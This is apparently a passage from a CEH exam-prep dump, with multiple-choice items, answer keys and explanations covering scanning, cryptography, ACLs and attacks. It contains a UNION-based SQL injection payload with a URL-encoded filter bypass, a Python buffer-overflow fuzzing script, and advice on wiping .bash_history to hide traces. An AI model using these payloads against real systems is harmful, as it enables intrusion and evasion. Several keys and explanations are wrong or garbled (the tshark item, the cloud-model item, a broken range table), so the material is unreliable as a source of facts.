C. Tilde H
D. Period (.)

Answer: D

NEW QUESTION 206
- (Topic 3)
By performing a penetration test, you gained access under a user account. During the test, you established a connection with your own machine via the SMB service and occasionally entered your login and password in plaintext.
Which file do you have to clean to clear the password?

A. .X session-log
B. .bashrc
C. .profile
D. .bash_history

Answer: D

Explanation:
File created by Bash, a Unix-based shell program commonly used on Mac OS X and Linux operating systems; stores a history of user commands entered at the command prompt; used for viewing old commands that are executed.BASH_HISTORY files are hidden files with no filename prefix. They always use the filename .bash_history.NOTE: Bash is that the shell program employed by Apple Terminal.Our goal is to assist you understand what a file with a *.bash_history suffix is and the way to open it.The Bash History file type, file format description, and Mac and Linux programs listed on this page are individually researched and verified by the FileInfo team. we attempt for 100% accuracy and only publish information about file formats that we??ve tested and validated.

NEW QUESTION 209
- (Topic 3)
As a cybersecurity consultant for SafePath Corp, you have been tasked with implementing a system for secure email communication. The key requirement is to ensure both confidentiality and non-repudiation. While considering various encryption methods, you are inclined towards using a combination of symmetric and asymmetric cryptography. However, you are unsure which cryptographic technique would best serve the purpose. Which of the following options would you choose to meet these requirements?

A. Use symmetric encryption with the AES algorithm.
B. Use the Diffie-Hellman protocol for key exchange and encryption.
C. Apply asymmetric encryption with RSA and use the public key for encryption.
D. Apply asymmetric encryption with RSA and use the private key for signing.

Answer: D

Explanation:

To ensure both confidentiality and non-repudiation for secure email communication, you need to use a combination of symmetric and asymmetric cryptography. Symmetric encryption is a method of encrypting and decrypting data using the same secret key, which is faster and more efficient than asymmetric encryption. Asymmetric encryption is a method of encrypting and decrypting data using a pair of keys: a public key and a private key, which are mathematically related but not identical. Asymmetric encryption can provide authentication, integrity, and non-repudiation, as well as key distribution.
The cryptographic technique that would best serve the purpose is to apply asymmetric encryption with RSA and use the private key for signing. RSA is a widely used algorithm for asymmetric encryption, which is based on the difficulty of factoring large numbers. RSA can be used to encrypt data, as well as to generate digital signatures, which are a way of proving the identity and authenticity of the sender and the integrity of the message.
The steps to implement this technique are as follows1:
? Generate a pair of keys for each user: a public key and a private key. The public key can be shared with anyone, while the private key must be kept secret and protected by the user.
? When a user wants to send an email to another user, they first encrypt the email content with a symmetric key, such as AES, which is a strong and efficient algorithm for symmetric encryption. The symmetric key is then encrypted with the recipient??s public key, using RSA. The encrypted email and the encrypted symmetric key are then sent to the recipient.
? The sender also generates a digital signature for the email, using their private key and a hash function, such as SHA-256, which is a secure and widely used algorithm for generating hashes. A hash function is a mathematical function that takes any input and produces a fixed-length output, called a hash or a digest, that uniquely represents the input. A digital signature is a hash of the email that is encrypted with the sender??s private key, using RSA. The digital signature is then attached to the email and sent to the recipient.
? When the recipient receives the email, they first decrypt the symmetric key with their private key, using RSA. They then use the symmetric key to decrypt the email content, using AES. They also verify the digital signature by decrypting it with the sender??s public key, using RSA, and comparing the resulting hash with the hash of the email, using the same hash function. If the hashes match, it means that the email is authentic and has not been tampered with.
Using this technique, the email communication is secure because:
? The confidentiality of the email content is ensured by the symmetric encryption with AES, which is hard to break without knowing the symmetric key.
? The symmetric key is also protected by the asymmetric encryption with RSA, which is hard to break without knowing the recipient??s private key.
? The non-repudiation of the email is ensured by the digital signature with RSA, which is hard to forge without knowing the sender??s private key.
? The digital signature also provides authentication and integrity of the email, as it proves that the email was sent by the sender and has not been altered in transit.
References:
? How to Encrypt Email (Gmail, Outlook, iOS, Yahoo, Android, AOL)

NEW QUESTION 213
- (Topic 3)
An ethical hacker is scanning a target network. They initiate a TCP connection by sending an SYN packet to a target machine and receiving a SYN/ACK packet in response. But instead of completing the three-way handshake with an ACK packet, they send an RST packet. What kind of scan is the ethical hacker likely performing and what is their goal?

A. They are performing an SYN scan to stealthily identify open ports without fully establishing a connection
B. They are performing a TCP connect scan to identify open ports on the target machine
C. They are performing a vulnerability scan to identify any weaknesses in the target system
D. They are performing a network scan to identify live hosts and their IP addresses

Answer: A

Explanation:
The ethical hacker is likely performing an SYN scan to stealthily identify open ports without fully establishing a connection. An SYN scan, also known as a half-open scan or a stealth scan, is a type of port scanning technique that exploits the TCP three-way handshake process. The hacker sends an SYN packet to a target port and waits for a response. If the target responds with an SYN/ACK packet, it means the port is open and
listening for connections. If the target responds with an RST packet, it means the port is closed and not accepting connections. However, instead of completing the handshake with an ACK packet, the hacker sends an RST packet to abort the connection. This way, the hacker avoids creating a full connection and logging an entry in the target??s system, making the scan less detectable and intrusive. The hacker can repeat this process for different ports and identify which ones are open and potentially vulnerable to exploitation12.
The other options are not correct for the following reasons:
? B. They are performing a TCP connect scan to identify open ports on the target machine: This option is incorrect because a TCP connect scan involves establishing a full connection with the target port by completing the TCP three-way handshake. The hacker sends an SYN packet, receives an SYN/ACK packet, and then sends an ACK packet to finalize the connection. Then, the hacker terminates the connection with an RST or FIN packet. A TCP connect scan is more reliable and compatible than an SYN scan, but also more noisy and slow, as it creates more traffic and logs on the target system12.
? C. They are performing a vulnerability scan to identify any weaknesses in the target system: This option is incorrect because a vulnerability scan is a broader and deeper process than a port scan. A vulnerability scan involves identifying and assessing the security flaws and risks in a system or network, such as missing patches, misconfigurations, outdated software, or weak passwords. A vulnerability scan may use port scanning as one of its techniques, but it also uses other methods, such as banner grabbing, service enumeration, or exploit testing. A vulnerability scan usually requires more time, resources, and permissions than a port scan34.
? D. They are performing a network scan to identify live hosts and their IP addresses: This option is incorrect because a network scan is a different process than a port scan. A network scan involves discovering and mapping the devices and hosts connected to a network, such as routers, switches, servers, or workstations. A network scan may use ping, traceroute, or ARP requests to identify the IP addresses, MAC addresses, and hostnames of the live hosts. A network scan usually precedes a port scan, as it provides the target range and scope for the port scan56.
References:
? 1: Port Scanning Techniques - an overview | ScienceDirect Topics
? 2: nmap Host Discovery Techniques
? 3: Vulnerability Scanning Tools | OWASP Foundation
? 4: What Is Vulnerability Scanning? Types, Tools and Best Practices | Splunk
? 5: Network Scanning - an overview | ScienceDirect Topics
? 6: Network Scanning - Nmap

NEW QUESTION 218
- (Topic 3)
Your company, SecureTech Inc., is planning to transmit some sensitive data over an unsecured communication channel. As a cyber security expert, you decide to use symmetric key encryption to protect the data. However,
you must also ensure the secure exchange of the symmetric key. Which of the following protocols would you recommend to the team to achieve this?

A. Implementing SSL certificates on your company's web servers.
B. Applying the Diffie-Hellman protocol to exchange the symmetric key.
C. Switching all data transmission to the HTTPS protocol.
D. Utilizing SSH for secure remote logins to the servers.

Answer: B

Explanation:
The protocol that you would recommend to the team to achieve the secure exchange of the symmetric key is the Diffie-Hellman protocol. The Diffie-Hellman protocol is a key agreement protocol that allows two or more parties to establish a shared secret key over an unsecured communication channel, without having to exchange the key itself. The Diffie-Hellman protocol works as follows12:
? The parties agree on a large prime number p and a generator g, which are public parameters that can be known by anyone.
? Each party chooses a random private number a or b, which are kept secret from anyone else.
? Each party computes a public value A or B, by raising g to the power of a or b modulo p, i.e., A = g^a mod p and B = g^b mod p.
? Each party sends their public value A or B to the other party over the unsecured channel.
? Each party computes the shared secret key K, by raising the received public value to the power of their own private number modulo p, i.e., K = A^b mod p = B^a mod p.
? The parties can now use the shared secret key K to encrypt and decrypt the data using a symmetric key encryption algorithm, such as AES or 3DES.
The Diffie-Hellman protocol can ensure the secure exchange of the symmetric key because it relies on the mathematical difficulty of computing discrete logarithms, which means that it is hard to find the private numbers a or b given the public values A or B, g, and p. Therefore, an attacker who intercepts the public values A or B cannot easily compute the shared secret key K, and thus cannot decrypt the data encrypted with K12.
The other options are not as appropriate as option B for the following reasons:
? A. Implementing SSL certificates on your company??s web servers: This option is not relevant because SSL certificates are not used to exchange symmetric keys, but to authenticate the identity of the web servers and to establish a secure connection using public key encryption. SSL certificates are digital certificates that contain the public key and the identity information of the web server, and are issued and signed by a trusted certificate authority (CA). When a client connects to a web server, the web server sends its SSL certificate to the client, who verifies it with the CA. If the verification is successful, the client and the web server use the public key in the certificate to exchange a symmetric key, which is then used to encrypt and decrypt the data. However, this option does not address the scenario of transmitting data over an unsecured communication channel, which may not involve web servers or SSL certificates34.
? C. Switching all data transmission to the HTTPS protocol: This option is not sufficient because HTTPS protocol is not a protocol for exchanging symmetric keys, but a protocol for securing web traffic using SSL or TLS encryption. HTTPS protocol is a combination of HTTP protocol and SSL or TLS protocol, which means that it uses HTTP for the application layer communication and SSL or TLS for the transport layer encryption. When a client requests a web page from a web server using HTTPS protocol, the client and the web server establish a secure connection using SSL or TLS protocol, which involves the exchange of SSL certificates and a symmetric key, as explained in option A. Then, the client and the web server use the symmetric key to encrypt and decrypt the HTTP data. However, this option does not address the scenario of transmitting data over an unsecured communication channel, which may not involve web servers or HTTPS protocol5 .
? D. Utilizing SSH for secure remote logins to the servers: This option is not applicable because SSH is not a protocol for exchanging symmetric keys, but a protocol for securing remote access to servers using public key authentication and encryption. SSH is a protocol that allows a client to securely connect to a server and execute commands or transfer files over an encrypted channel. SSH uses public key cryptography to authenticate the identity of the server and the client, and to exchange a symmetric key, which is then used to encrypt and decrypt the data. However, this option does not address the scenario of transmitting data over an unsecured communication channel, which may not involve remote logins or SSH protocol .
References:
? 1: Diffie–Hellman key exchange - Wikipedia
? 2: Diffie-Hellman Key Exchange - an overview | ScienceDirect Topics
? 3: SSL Certificate - an overview | ScienceDirect Topics
? 4: What is an SSL Certificate? | DigiCert.com
? 5: HTTPS - Wikipedia
? : What is HTTPS? | Cloudflare
? : SSH (Secure Shell) - Wikipedia
? : What is SSH? | SSH.COM

NEW QUESTION 222
- (Topic 3)
A DDOS attack is performed at layer 7 to take down web infrastructure. Partial HTTP requests are sent to the web infrastructure or applications. Upon receiving a partial request, the target servers opens multiple connections and keeps waiting for the requests to complete.
Which attack is being described here?
A. Desynchronization
B. Slowloris attack
C. Session splicing
D. Phlashing

Answer: B

Explanation:
Developed by Robert ??RSnake?? Hansen, Slowloris is DDoS attack software that permits one computer to require down an internet server. Due the straightforward yet elegant nature of this attack, it requires minimal bandwidth to implement and affects the target server??s web server only, with almost no side effects on other services and ports.Slowloris has proven highly-effective against many popular sorts of web server software, including Apache 1.x and 2.x.Over the years, Slowloris has been credited with variety of high-profile server takedowns. Notably, it had been used extensively by Iranian ??hackivists?? following the 2009 Iranian presidential election to attack Iranian government internet sites .Slowloris works by opening multiple connections to the targeted web server and keeping them open as long as possible. It does this by continuously sending partial HTTP requests, none of which are ever completed. The attacked servers open more and connections open, expecting each of the attack requests to be completed.Periodically, the Slowloris sends subsequent HTTP headers for every request, but never actually completes the request. Ultimately, the targeted server??s maximum concurrent connection pool is filled, and extra (legitimate) connection attempts are denied.By sending partial, as against malformed, packets, Slowloris can easily elapse traditional Intrusion Detection systems.Named after a kind of slow-moving Asian primate, Slowloris really does win the race by moving slowly and steadily. A Slowloris attack must await sockets to be released by legitimate requests before consuming them one by one.For a high-volume internet site , this will take a while . the method are often further slowed if legitimate sessions are reinitiated. But within the end, if the attack is unmitigated, Slowloris—like the tortoise—wins the race.If undetected or unmitigated, Slowloris attacks also can last for long periods of your time . When attacked sockets outing , Slowloris simply reinitiates the connections, continuing to reach the online server until mitigated.Designed for stealth also as efficacy, Slowloris are often modified to send different host headers within the event that a virtual host is targeted, and logs are stored separately for every virtual host.More importantly, within the course of an attack, Slowloris are often set to suppress log file creation. this suggests the attack can catch unmonitored servers off-guard, with none red flags appearing in log file entries.Methods of mitigationImperva??s security services are enabled by reverse proxy technology, used for inspection of all incoming requests on their thanks to the clients?? servers.Imperva??s secured proxy won??t forward any partial connection requests—rendering all Slowloris DDoS attack attempts completely and utterly useless.

NEW QUESTION 224
- (Topic 3)
As a cybersecurity professional, you are responsible for securing a high-traffic web application that uses MySQL as its backend database. Recently, there has been a surge of unauthorized login attempts, and you suspect that a seasoned black-hat hacker is behind them. This hacker has shown proficiency in SQL Injection and appears to be using the 'UNION' SQL keyword to trick the login process into returning additional data.
However, your application's security measures include filtering special characters in user inputs, a method usually effective against such attacks. In this challenging environment, if the hacker still intends to exploit this SQL Injection vulnerability, which strategy is he most likely to employ?

A. The hacker alters his approach and injects a ??DROP TABLE?? statement, a move that could potentially lead to the loss of vital data stored in the application's database
B. The hacker tries to manipulate the 'UNION' keyword in such a way that it triggers a database error, potentially revealing valuable information about the database's structure
C. The hacker switches tactics and resorts to a ??time-based blind?? SQL Injection attack, which would force the application to delay its response, thereby revealing information based on the duration of the delay
D. The hacker attempts to bypass the special character filter by encoding his malicious input, which could potentially enable him to successfully inject damaging SQL queries

Answer: D

Explanation:
SQL Injection is a type of attack that exploits a vulnerability in a web application that uses a SQL database. The attacker injects malicious SQL code into the user input, such as a login form, that is then executed by the database server. This can allow the attacker to access, modify, or delete data, or execute commands on the database server.
The ??UNION?? SQL keyword is often used in SQL Injection attacks to combine the results of two or more SELECT statements into a single result set. This can allow the attacker to retrieve additional data from other tables or columns that are not intended to be displayed by the application. For example, if the application uses the following query to check the user credentials:
SELECT * FROM users WHERE username = '$username' AND password = '$password' The attacker can inject a ??UNION?? statement to append another query, such as:
' OR 1 = 1 UNION SELECT * FROM credit_cards --
This will result in the following query being executed by the database server: SELECT * FROM users WHERE username = '' OR 1 = 1 UNION SELECT * FROM credit_cards --' AND password = '$password'
The first part of the query will always return true, and the second part of the query will return the data from the credit_cards table. The ??–?? symbol is a comment that will ignore the rest of the query. The attacker can then see the credit card information in the application??s response.
However, some web applications implement security measures to prevent SQL Injection attacks, such as filtering special characters in user inputs. Special characters are symbols that have a special meaning in SQL, such as quotes, semicolons, dashes, etc. By filtering or escaping these characters, the application can prevent the attacker from injecting malicious SQL code. For example, if the application replaces single quotes with two single quotes, the previous injection attempt will fail, as the query will become:
SELECT * FROM users WHERE username = '"' OR 1 = 1 UNION SELECT * FROM
credit_cards --'' AND password = '$password'
This will result in a syntax error, as the query is not valid SQL.
In this challenging environment, if the hacker still intends to exploit this SQL Injection vulnerability, the strategy that he is most likely to employ is to bypass the special character filter by encoding his malicious input. Encoding is a process of transforming data into a different format, such as hexadecimal, base64, URL, etc. By encoding his input, the hacker can avoid the filter and still inject malicious SQL code. For example, if the hacker encodes his input using URL encoding, the previous injection attempt will become:
%27%20OR%201%20%3D%201%20UNION%20SELECT%20*%20FROM%20credit_card s%20--
This will result in the following query being executed by the database server, after the application decodes the input:
SELECT * FROM users WHERE username = '' OR 1 = 1 UNION SELECT * FROM
credit_cards --' AND password = '$password'
This will succeed in returning the credit card information, as the filter will not detect the special characters in the encoded input.
Therefore, the hacker is most likely to employ the strategy of bypassing the special character filter by encoding his malicious input, which could potentially enable him to
successfully inject damaging SQL queries. References:
? SQL Injection | OWASP Foundation
? SQL Injection Union Attacks
? SQL Injection Bypassing WAF

NEW QUESTION 226
- (Topic 3)
From the following table, identify the wrong answer in terms of Range (ft). Standard Range (ft)

Standard Range (ft)
802.11a 150-150
802.11b 150-150
802.11g 150-150
802.16 (WiMax) 30 miles

A. 802.16 (WiMax)
B. 802.11g

C. 802.11b
D. 802.11a

Answer: A

NEW QUESTION 227
- (Topic 3)
Your organization has signed an agreement with a web hosting provider that requires you to take full responsibility of the maintenance of the cloud-based resources. Which of the following models covers this?

A. Platform as a service
B. Software as a service
C. Functions as a
D. service Infrastructure as a service

Answer: C

NEW QUESTION 231
- (Topic 3)
George, an employee of an organization, is attempting to access restricted websites from an official computer. For this purpose, he used an anonymizer that masked his real IP address and ensured complete and continuous anonymity for all his online activities. Which of the following anonymizers helps George hide his activities?

A. https://www.baidu.com
B. https://www.guardster.com
C. https://www.wolframalpha.com
D. https://karmadecay.com

Answer: B

NEW QUESTION 234
- (Topic 3)
#!/usr/bin/python import socket buffer=[????A????] counter=50 while len(buffer)<=100: buffer.append (????A????*counter) counter=counter+50 commands= [????HELP????,????STATS .????,????RTIME .????,????LTIME. ????,????SRUN .????,????TRUN .????,????GMON .????,????GDOG .????,????KSTET .??,????GTER .????,????HTER .????, ????LTER .??,????KSTAN .????] for command in commands: for buffstring in buffer: print ????Exploiting???? +command +????:????+str(len(buffstring)) s=socket.socket(socket.AF_INET, socket.SOCK_STREAM) s.connect((??127.0.0.1??, 9999)) s.recv(50) s.send(command+buffstring) s.close()
What is the code written for?

A. Denial-of-service (DOS)
B. Buffer Overflow
C. Bruteforce
D. Encryption

Answer: B

NEW QUESTION 236
- (Topic 3)
Which of the following is a passive wireless packet analyzer that works on Linux-based systems?

A. Burp Suite
B. OpenVAS
C. tshark
D. Kismet

Answer: C

NEW QUESTION 238
- (Topic 3)
The security administrator of ABC needs to permit Internet traffic in the host 10.0.0.2 and UDP traffic in the host 10.0.0.3. He also needs to permit all FTP traffic to the rest of the network and deny all other traffic. After he applied his ACL configuration in the router, nobody can access the ftp, and the permitted hosts cannot access the Internet. According to the next configuration, what is happening in the network? access-list 102 deny tcp any any
access-list 104 permit udp host 10.0.0.3 any
access-list 110 permit tcp host 10.0.0.2 eq www any access-list 108 permit tcp any eq ftp any

A. The ACL 104 needs to be first because is UDP
B. The first ACL is denying all TCP traffic and the other ACLs are being ignored by the router
C. The ACL for FTP must be before the ACL 110
D. The ACL 110 needs to be changed to port 80

Answer: B

Explanation:
https://www.cisco.com/c/en/us/support/docs/ip/access-lists/26448-ACLsamples.html Since the first line prohibits any TCP traffic (access-list 102 deny tcp any any), the lines below will simply be ignored by the router. Below you will find the example from CISCO documentation.
This figure shows that FTP (TCP, port 21) and FTP data (port 20) traffic sourced from NetB destined to NetA is denied, while all other IP traffic is permitted.




Diagram Description automatically generated
FTP uses port 21 and port 20. TCP traffic destined to port 21 and port 20 is denied and everything else is explicitly permitted.
? access-list 102 deny tcp any any eq ftp
? access-list 102 deny tcp any any eq ftp-data
? access-list 102 permit ip any any

NEW QUESTION 239
- (Topic 3)
Ron, a security professional, was pen testing web applications and SaaS platforms used by his company. While testing, he found a vulnerability that allows hackers to gain unauthorized access to API objects and perform actions such as view, update, and delete sensitive data of the company. What is the API vulnerability revealed in the above scenario?

A. Code injections
B. Improper use of CORS
C. No ABAC validation
D. Business logic flaws

Answer: C

NEW QUESTION 242
- (Topic 3)
Which protocol is used for setting up secure channels between two devices, typically in VPNs?

A. PEM
B. ppp
C. IPSEC
D. SET

Answer: C

NEW QUESTION 245
- (Topic 3)
A large e-commerce organization is planning to implement a vulnerability assessment solution to enhance its security posture. They require a solution that imitates the outside view of attackers, performs well-organized inference-based testing, scans automatically against continuously updated databases, and supports multiple networks. Given these requirements, which type of vulnerability assessment solution would be most appropriate?

A. Inference-based assessment solution
B. Service-based solution offered by an auditing firm
C. Tree-based assessment approach
D. Product-based solution installed on a private network

Answer: B

Explanation:
A service-based solution offered by an auditing firm would be the most appropriate type of vulnerability assessment solution for the large e-commerce organization, given their requirements. A service-based solution is a type of vulnerability assessment that is performed by external experts who have the skills, tools, and experience to conduct a thorough and comprehensive analysis of the target system or network. A service-based solution can imitate the outside view of attackers, as the experts are not familiar with the internal details or configurations of the organization. A service- based solution can also perform well-organized inference-based testing, which is a type of testing that uses logical reasoning and deduction to identify and exploit vulnerabilities based on the information gathered from the target. A service-based solution can scan automatically against continuously updated databases, as the experts have access to the latest security intelligence and threat feeds. A service-based solution can also support multiple networks, as the experts can use different techniques and tools to scan different types of networks, such as wired, wireless, cloud, or hybrid12.
The other options are not as appropriate as option B for the following reasons:
? A. Inference-based assessment solution: This option is not a type of vulnerability assessment solution, but a type of testing method that can be used by any solution. Inference-based testing is a testing method that uses logical reasoning and deduction to identify and exploit vulnerabilities based on the information gathered from the target. Inference-based testing can be performed by service- based, product-based, or tree-based solutions, depending on the scope, objectives, and resources of the assessment3.
? C. Tree-based assessment approach: This option is not a type of vulnerability assessment solution, but a type of testing method that can be used by any solution. Tree-based testing is a testing method that uses a hierarchical structure to organize and prioritize the vulnerabilities based on their severity, impact, and exploitability. Tree-based testing can be performed by service-based, product- based, or inference-based solutions, depending on the scope, objectives, and resources of the assessment4.
? D. Product-based solution installed on a private network: This option is a type of vulnerability assessment solution, but it may not meet all the requirements of the large e-commerce organization. A product-based solution is a type of vulnerability assessment that is performed by using software or hardware tools that are installed on the organization??s own network. A product-based solution can scan automatically against continuously updated databases, as the tools can be configured to download and apply the latest security updates and patches. However, a product-based solution may not imitate the outside view of attackers, as the tools may have limited access or visibility to the external network or the internet. A product-based solution may also not perform well-organized inference- based testing, as the tools may rely on predefined rules or signatures to detect and report vulnerabilities, rather than using logical reasoning and deduction. A product-based solution may also not support multiple networks, as the tools may be designed or optimized for a specific type of network, such as wired, wireless, cloud, or hybrid .
References:
? 1: Vulnerability Assessment Services | Rapid7

? 2: Vulnerability Assessment Services | IBM
? 3: Inference-Based Vulnerability Testing of Firewall Policies - IEEE Conference Publication
? 4: A Tree-Based Approach for Vulnerability Assessment - IEEE Conference Publication
? : Vulnerability Assessment Tools | OWASP Foundation
? : Vulnerability Assessment Solutions: Why You Need One and How to Choose | Defensible

NEW QUESTION 250
- (Topic 3)
Bob, your senior colleague, has sent you a mail regarding a deal with one of the clients. You are requested to accept the offer and you oblige. After 2 days, Bab denies that he had ever sent a mail. What do you want to ????know???? to prove yourself that it was Bob who had send a mail?

A. Non-Repudiation
B. Integrity
C. Authentication
D. Confidentiality

Answer: A

Explanation:
Non-repudiation is the assurance that someone cannot deny the validity of something. Non-repudiation is a legal concept that is widely used in information security and refers to a service, which provides proof of the origin of data and the integrity of the data. In other words, non-repudiation makes it very difficult to successfully deny who/where a message came from as well as the authenticity and integrity of that message.

NEW QUESTION 254
- (Topic 3)
Given the complexities of an organization??s network infrastructure, a threat actor has exploited an unidentified vulnerability, leading to a major data breach. As a Certified Ethical Hacker (CEH), you are tasked with enhancing
the organization's security stance. To ensure a comprehensive security defense, you recommend a certain security strategy. Which of the following best represents the strategy you would likely suggest and why?

A. Develop an in-depth Risk Management process, involving identification, assessment, treatment, tracking, and review of risks to control the potential effects on the organization.
B. Establish a Defense-in-Depth strategy, incorporating multiple layers of security measures to increase the complexity and decrease the likelihood of a successful attack.
C. Adopt a Continual/Adaptive Security Strategy involving ongoing prediction, prevention, detection, and response actions to ensure comprehensive computer network defense.
D. Implement an Information Assurance (IA) policy focusing on ensuring the integrity, availability, confidentiality, and authenticity of information systems.

Answer: C

Explanation:
The security strategy that you would likely suggest is to adopt a Continual/Adaptive Security Strategy involving ongoing prediction, prevention, detection, and response actions to ensure comprehensive computer network defense. This strategy is based on the concept of continuous monitoring and improvement of the security posture of an organization, using a feedback loop that integrates various security activities and technologies. A Continual/Adaptive Security Strategy aims to proactively identify and mitigate emerging threats, vulnerabilities, and risks, as well as to respond effectively and efficiently to security incidents and breaches. A Continual/Adaptive Security Strategy can help enhance the organization??s security stance by providing the following benefits12:
? It can reduce the attack surface and the exposure time of the organization??s
network infrastructure, by applying timely patches, updates, and configurations, as well as by implementing security controls and policies.
? It can increase the visibility and awareness of the organization??s network activity
and behavior, by collecting, analyzing, and correlating data from various sources, such as logs, sensors, alerts, and reports.
? It can improve the detection and prevention capabilities of the organization, by
using advanced tools and techniques, such as artificial intelligence, machine learning, threat intelligence, and behavioral analytics, to identify and block malicious or anomalous patterns and indicators.
? It can enhance the response and recovery processes of the organization, by using
automated and orchestrated actions, such as isolation, quarantine, remediation, and restoration, to contain and resolve security incidents and breaches, as well as by conducting lessons learned and root cause analysis to prevent recurrence.
The other options are not as appropriate as option C for the following reasons:
? A. Develop an in-depth Risk Management process, involving identification, assessment, treatment, tracking, and review of risks to control the potential effects on the organization: This option is not sufficient because risk management is only one aspect of a comprehensive security strategy, and it does not address the dynamic and evolving nature of cyber threats and vulnerabilities. Risk management is a process of identifying, analyzing, evaluating, and treating the risks that may affect the organization??s objectives and operations, as well as monitoring and reviewing the effectiveness of the risk treatment measures3. Risk management can help the organization prioritize and allocate resources for security, but it cannot guarantee the prevention or detection of security incidents and breaches, nor the response and recovery from them.
? B. Establish a Defense-in-Depth strategy, incorporating multiple layers of security measures to increase the complexity and decrease the likelihood of a successful attack: This option is not optimal because defense-in-depth is a traditional and static approach to security, and it may not be able to cope with the sophisticated and persistent attacks that exploit unknown or zero-day vulnerabilities. Defense-in- depth is a strategy of implementing multiple and diverse security controls and mechanisms at different layers of the organization??s network infrastructure, such
as perimeter, network, endpoint, application, and data, to provide redundancy and
resilience against attacks4. Defense-in-depth can help the organization protect its assets and systems from unauthorized access or damage, but it cannot ensure the timely detection and response to security incidents and breaches, nor the continuous improvement of the security posture.
? D. Implement an Information Assurance (IA) policy focusing on ensuring the
integrity, availability, confidentiality, and authenticity of information systems: This option is not comprehensive because information assurance is a subset of cybersecurity, and it does not cover all the aspects of a holistic security
strategy. Information assurance is a discipline of managing the risks associated with the use, processing, storage, and transmission of information and data, and ensuring the protection of the information and data from unauthorized access, use, disclosure, modification, or destruction5. Information assurance can help the organization safeguard its information and data from compromise or loss, but it does not address the prevention, detection, and response to security incidents and breaches, nor the adaptation and innovation of the security technologies and processes.
References:
? 1: Continual/Adaptive Security Strategy - an overview | ScienceDirect Topics
? 2: Continual Adaptive Security: A New Approach to Cybersecurity | SecurityWeek.Com
? 3: Risk Management - an overview | ScienceDirect Topics

? 4: Defense in Depth - an overview | ScienceDirect Topics
? 5: Information Assurance - an overview | ScienceDirect Topics

NEW QUESTION 258
- (Topic 3)
Firewalls are the software or hardware systems that are able to control and monitor the traffic coming in and out the target network based on pre-defined set of rules. Which of the following types of firewalls can protect against SQL injection attacks?

A. Data-driven firewall
B. Packet firewall
C. Web application firewall
D. Stateful firewall

Answer: C

Explanation:
https://en.wikipedia.org/wiki/Web_application_firewall
A web application firewall (WAF) is a specific form of application firewall that filters, monitors, and blocks HTTP traffic to and from a web service. By inspecting HTTP traffic, it can prevent attacks exploiting a web application's known vulnerabilities, such as SQL injection, cross-site scripting (XSS), file inclusion, and improper system configuration.

NEW QUESTION 263
- (Topic 3)
In a large organization, a network security analyst discovered a series of packet captures that seem unusual.
The network operates on a switched Ethernet environment. The security team suspects that an attacker might be using a sniffer tool. Which technique could the attacker be using to successfully carry out this attack, considering the switched nature of the network?

A. The attacker might be compromising physical security to plug into the network directly
B. The attacker might be implementing MAC flooding to overwhelm the switch's memory
C. The attacker is probably using a Trojan horse with in-built sniffing capability
D. The attacker might be using passive sniffing, as it provides significant stealth advantages

Answer: B

Explanation:
A sniffer tool is a software or hardware device that can capture and analyze network traffic. In a switched Ethernet environment, where each port on a switch is connected to a single device, a sniffer tool can only see the traffic that is destined for or originated from the device it is attached to. However, an attacker can use various techniques to overcome this limitation and sniff the traffic of other devices on the same network. One of these techniques is MAC flooding, which exploits the finite memory of the switch??s MAC address table. The attacker sends a large number of frames with different source MAC addresses to the switch, which fills up the MAC address table and causes the switch to enter a fail-open mode, where it broadcasts all incoming frames to all ports, regardless of the destination MAC address. This way, the attacker can see all the traffic on the network and capture it with a sniffer tool.
The other options are less likely or less effective techniques for sniffing a switched Ethernet network. Compromising physical security to plug into the network directly may allow the attacker to sniff the traffic of the device they are connected to, but not the traffic of other devices on the network. Using a Trojan horse with in-built sniffing capability may allow the attacker to sniff the traffic of the infected device, but not the traffic of other devices on the network, unless the Trojan horse also performs MAC flooding or other techniques to bypass the switch. Using passive sniffing, which involves listening to the network traffic without sending any packets, may provide significant stealth advantages, but it does not help the attacker to see the traffic of other devices on the network, unless the switch is already in fail-open mode or the attacker uses other techniques to induce it. References:
? Sniffing: A Beginners Guide In 4 Important Points
? How can I run a packet sniffer on a Router or Switch
? Detection of Sniffers in an Ethernet Network

NEW QUESTION 268
- (Topic 3)
The network in ABC company is using the network address 192.168.1.64 with mask 255.255.255.192. In the network the servers are in the addresses 192.168.1.122, 192.168.1.123 and 192.168.1.124. An attacker is trying to find those servers but he cannot see them in his scanning. The command he is using is: nmap 192.168.1.64/28.
Why he cannot see the servers?

A. He needs to add the command ????ip address???? just before the IP address
B. He needs to change the address to 192.168.1.0 with the same mask
C. He is scanning from 192.168.1.64 to 192.168.1.78 because of the mask /28 and the servers are not in that range
D. The network must be dawn and the nmap command and IP address are ok

Answer: C

Explanation:
https://en.wikipedia.org/wiki/Subnetwork
This is a fairly simple question. You must to understand what a subnet mask is and how it works.
A subnetwork or subnet is a logical subdivision of an IP network.The practice of dividing a network into two or more networks is called subnetting.
Computers that belong to the same subnet are addressed with an identical most-significant bit-group in their IP addresses. This results in the logical division of an IP address into two fields: the network number or routing prefix and the rest field or host identifier. The rest field is an identifier for a specific host or network interface.
The routing prefix may be expressed in Classless Inter-Domain Routing (CIDR) notation written as the first address of a network, followed by a slash character (/), and ending with the bit-length of the prefix. For example, 198.51.100.0/24 is the prefix of the Internet Protocol version 4 network starting at the given address, having 24 bits allocated for the network prefix, and the remaining 8 bits reserved for host addressing. Addresses in the range 198.51.100.0 to 198.51.100.255 belong to this network. The IPv6 address specification 2001:db8::/32 is a large address block with 296 addresses, having a 32-bit routing prefix.
